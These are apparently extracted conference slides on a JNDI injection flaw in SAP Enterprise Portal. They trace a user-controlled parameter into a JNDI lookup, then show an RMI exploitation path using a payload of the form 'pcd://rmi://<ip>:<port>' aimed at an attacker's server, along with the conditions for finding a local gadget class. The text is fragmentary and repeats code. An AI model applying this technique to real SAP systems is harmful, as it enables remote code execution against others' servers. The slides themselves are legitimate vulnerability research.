    extends RoleNavigationConnectorUtils
    implements INavigationRedirector
{
    public INavigationRedirectorResult redirect(String pcdURL, Hashtable environment) throws
    try {
        Context object = (Context)getPersistenceRootContext(environment).lookup(pcdURL);
        final String name = object.getNameInNamespace();
    }
}
```

SAP JNDI Injection: Finding the vulnerability

doGet() → handleGetSubTreeCall() → getNavigationTree() →... → **redirect()**

```
public class RoleNavigationPcdRedirector
    extends RoleNavigationConnectorUtils
    implements INavigationRedirector
{
    public INavigationRedirectorResult redirect(String pcdURL, Hashtable environment) throws
        try {
            Context object = (Context)getPersistenceRootContext(environment).lookup(pcdURL);
            final String name = object.getNameInNamespace();
        }
    }
}
```

SAP JNDI Injection: Finding the vulnerability

doGet() → **handleGetSubTreeCall()** → getNavigationTree() → ... → **redirect()**

```
private void handleGetSubTreeCall(HttpServletRequest request, HttpServletResponse response, INavigationWS remote)
    JSONObject jsonObject;
127 String rootNodeId = request.getParameter("rootNodeId");
128 String includeRoot = request.getParameter("includeRoot");
129 boolean bootIncludeRoot = (includeRoot != null && includeRoot.equalsIgnoreCase("true"));
130
132 NavigationTreeResponse navigationTreeRes = remote.getNavigationTree(navTreeRequest);
```

```
public class RoleNavigationPcdRedirector
    extends RoleNavigationConnectorUtils
    implements INavigationRedirector
{
    public INavigationRedirectorResult redirect(String pcdURL, Hashtable environment) throws
    try {
        Context object = (Context)getPersistenceRootContext(environment).lookup(pcdURL);
        final String name = object.getNameInNamespace();
```

SAP JNDI Injection: Finding the vulnerability

doGet() → **handleGetSubTreeCall()** → getNavigationTree() → ... → **redirect()**

JNDI lookup with user-controlled input

```
public class RoleNavigationPcdRedirector
    extends RoleNavigationConnectorUtils
    implements INavigationRedirector
{
    public INavigationRedirectorResult redirect(String pcdURL, Hashtable environment) throws
    try {
        Context object = (Context)getPersistenceRootContext(environment).lookup(pcdURL);
        final String name = object.getNameInNamespace();
    }
}
```


SAP JNDI Injection: RMI Exploitation

- RMI-JNDI lookups can be used to load **remote classes** through JNDI references.




<https://www.blackhat.com/docs/us-16/materials/us-16-Munoz-A-Journey-From-JNDI-LDAP-Manipulation-To-RCE-wp.pdf>

SAP JNDI Injection: RMI Exploitation




Start an RMI Server hosting a JNDI reference which references to a remote class

SAP JNDI Injection: RMI Exploitation




Executes payload using “pcd://rmi://<ip>:<port>”

SAP JNDI Injection: RMI Exploitation



Executes payload using “pcd://rmi://...” which forces the JNDI lookup

SAP JNDI Injection: RMI Exploitation



RMI server returns a reference to remote class

SAP JNDI Injection: RMI Exploitation

Attacker



2

Enterprise
Portal

```
Step completed: "thread=HTTP Worker [@680605832]", com.sapportals.portal.pcd.pcm.roles.RoleNavigation  
cdRedirector.redirect(), line=47 bci=35  
  
HTTP Worker [@680605832][1] eval e.toString()  
e.toString() = "javax.naming.ConfigurationException: The object factory is untrusted. Let the system  
property 'com.sun.jndi.rmi.object.trustURLCodebase' to 'true'."  
HTTP Worker [@680605832][1] █
```

server



4

RMI server returns a reference to remote class

SAP JNDI Injection: RMI Exploitation

- ~~RMI JNDI lookups can be used to load **remote classes** through JNDI references.~~
- RMI JNDI lookups can be used to load **local classes** through JNDI references.




<https://www.blackhat.com/docs/us-16/materials/us-16-Munoz-A-Journey-From-JNDI-LDAP-Manipulation-To-RCE-wp.pdf>



<https://www.veracode.com/blog/research/exploiting-jndi-injections-java>

SAP JNDI Injection: RMI Exploitation

Attacker



Enterprise
Portal



2

```
HTTP Worker [@1400202497][1] eval e.toString()  
e.toString() = "javax.naming.CommunicationException [Root exception is java.rmi.UnmarshalException:  
error unmarshalling return: nested exception is:  
java.lang.ClassNotFoundException: org.apache.naming.ResourceRef (no security manager: RMI cla  
ss loader disabled)]"  
HTTP Worker [@1400202497][1] █
```

RMI server returns a reference to local class

SAP JNDI Injection: Specific gadget

- Conditions to be met:
 - **Class must exist in SAP's classpath**

SAP JNDI Injection: Specific gadget

```
48 private Object _getObjectInstance(Object refInfo, Name name, Context nameCtx,
49 Reference ref = null;
49 Object result = null;
50 if (refInfo instanceof Reference) {
51     ref = (Reference)refInfo;
52 } else if (refInfo instanceof Referenceable) {
53     ref = ((Referenceable)refInfo).getReference();
54 }

56 ResolverManager mgr = (ResolverManager)ResolverManager.getInstance();
57 ObjectFactory fac = null;

59 if (ref != null) {

61     String f = ref.getFactoryClassName();
62     if (f != null) {

64         try {
65             fac = mgr.findObjectFactory(f);
66         } catch (Exception e) {
67             NamingException ne = new NamingException("Exception while trying to l
68             ne.setRootCause(e);
69             throw ne;
70         }

72     if (fac != null) {
73         if (fac instanceof DirObjectFactory) {
74             return ((DirObjectFactory)fac).getObjectInstance(ref, name, nameCtx
75         }
76         return fac.getObjectInstance(ref, name, nameCtx, env);
77     }
78 }
```

SAP JNDI Injection: Specific gadget

```
private Object _getObjectInstance(Object refInfo, Name name, Context nameCtx,
48 Reference ref = null;
49 Object result = null;
50 if (refInfo instanceof Reference) {
51     ref = (Reference)refInfo;
52 } else if (refInfo instanceof Referenceable) {
53     ref = ((Referenceable)refInfo).getReference();
54 }

56 ResolverManager mgr = (ResolverManager)ResolverManager.getInstance();
57 ObjectFactory fac = null;

59 if (fac == null) {
60     String f = ref.getFactoryClassName();
61     if (f != null) {
62         fac = mgr.findObjectFactory(f);
63     }
64 }
65 fac = mgr.findObjectFactory(f);
66
67 NamingException ne = new NamingException("Exception while trying to l
68 ne.setRootCause(e);
69 throw ne;
70 }

72 if (fac != null) {
73     if (fac instanceof DirObjectFactory) {
74         return ((DirObjectFactory)fac).getObjectInstance(ref, name, nameCtx,
75         env);
76     }
77     return fac.getObjectInstance(ref, name, nameCtx, env);
78 }
}
```


SAP JNDI Injection: Specific gadget

```
320 public ObjectFactory findObjectFactory(String objectFactoryName) throws M  
321     IResolver resolver = null;  
322     ObjectFactory objectFactory = null;  
323     Object resolverClassName = null;
```

```
376     try {  
377         Class<?> factoryClass = Class.forName(objectFactoryName, true, Thread.curre  
378         ObjectFactory loadedFactory = (ObjectFactory)factoryClass.newInstance();  
379         if (this.log != null &&  
            this.log.toLogPathInLocation()) {
```

SAP JNDI Injection: Specific gadget

- Conditions to be met:
 - Class must exist in SAP's classpath
 - **Must be a factory**
 - **Must be castable to ObjectFactory**

SAP JNDI Injection: Specific gadget

```
private Object _getObjectInstance(Object refInfo, Name name, Context nameCtx, Hashtable<?, ?> env,
48     Reference ref = null;
49     Object result = null;
50     if (refInfo instanceof Reference) {
51         ref = (Reference)refInfo;
52     } else if (refInfo instanceof Referenceable) {
53         ref = ((Referenceable)refInfo).getReference();
54     }
55
56     ResolverManager mgr = (ResolverManager)ResolverManager.getInstance();
57     ObjectFactory fac = null;
58
59     if (ref != null) {
60
61         String f = ref.getFactoryClassName();
62         if (f != null) {
63
64             try {
65                 fac = mgr.findObjectFactory(f);
66             } catch (Exception e) {
67                 NamingException ne = new NamingException("Exception while trying to load factory with name:
68                 ne.setRootCause(e);
69                 throw ne;
70             }
71
72             if (fac != null) {
73
74                 return fac.getObjectInstance(ref, name, nameCtx, env);
75
76                 return fac.getObjectInstance(ref, name, nameCtx, env);
77             }
78         }
79     }
80 }
```

SAP JNDI Injection: Specific gadget

- Conditions to be met:
 - Class must exist in SAP's classpath
 - Must be a factory
 - Must be castable to ObjectFactory
 - **Must implement getObjectInstance**
 - **Must do something interesting**

SAP JNDI Injection: Specific gadget

EJBObjectFactory

```
115 private Object getObjectInstance(Reference reference, Name arg1,  
    Object result = null;
```

```
197     try {  
        result = factory.resolveReference(reference);  
    }
```


```
231 private ApplicationsOrder getOrderedTargetApps(Reference ref) {  
    ApplicationsOrder result = new ApplicationsOrder();
```

SAP JNDI Injection: Specific gadget

EJBObjectFactory

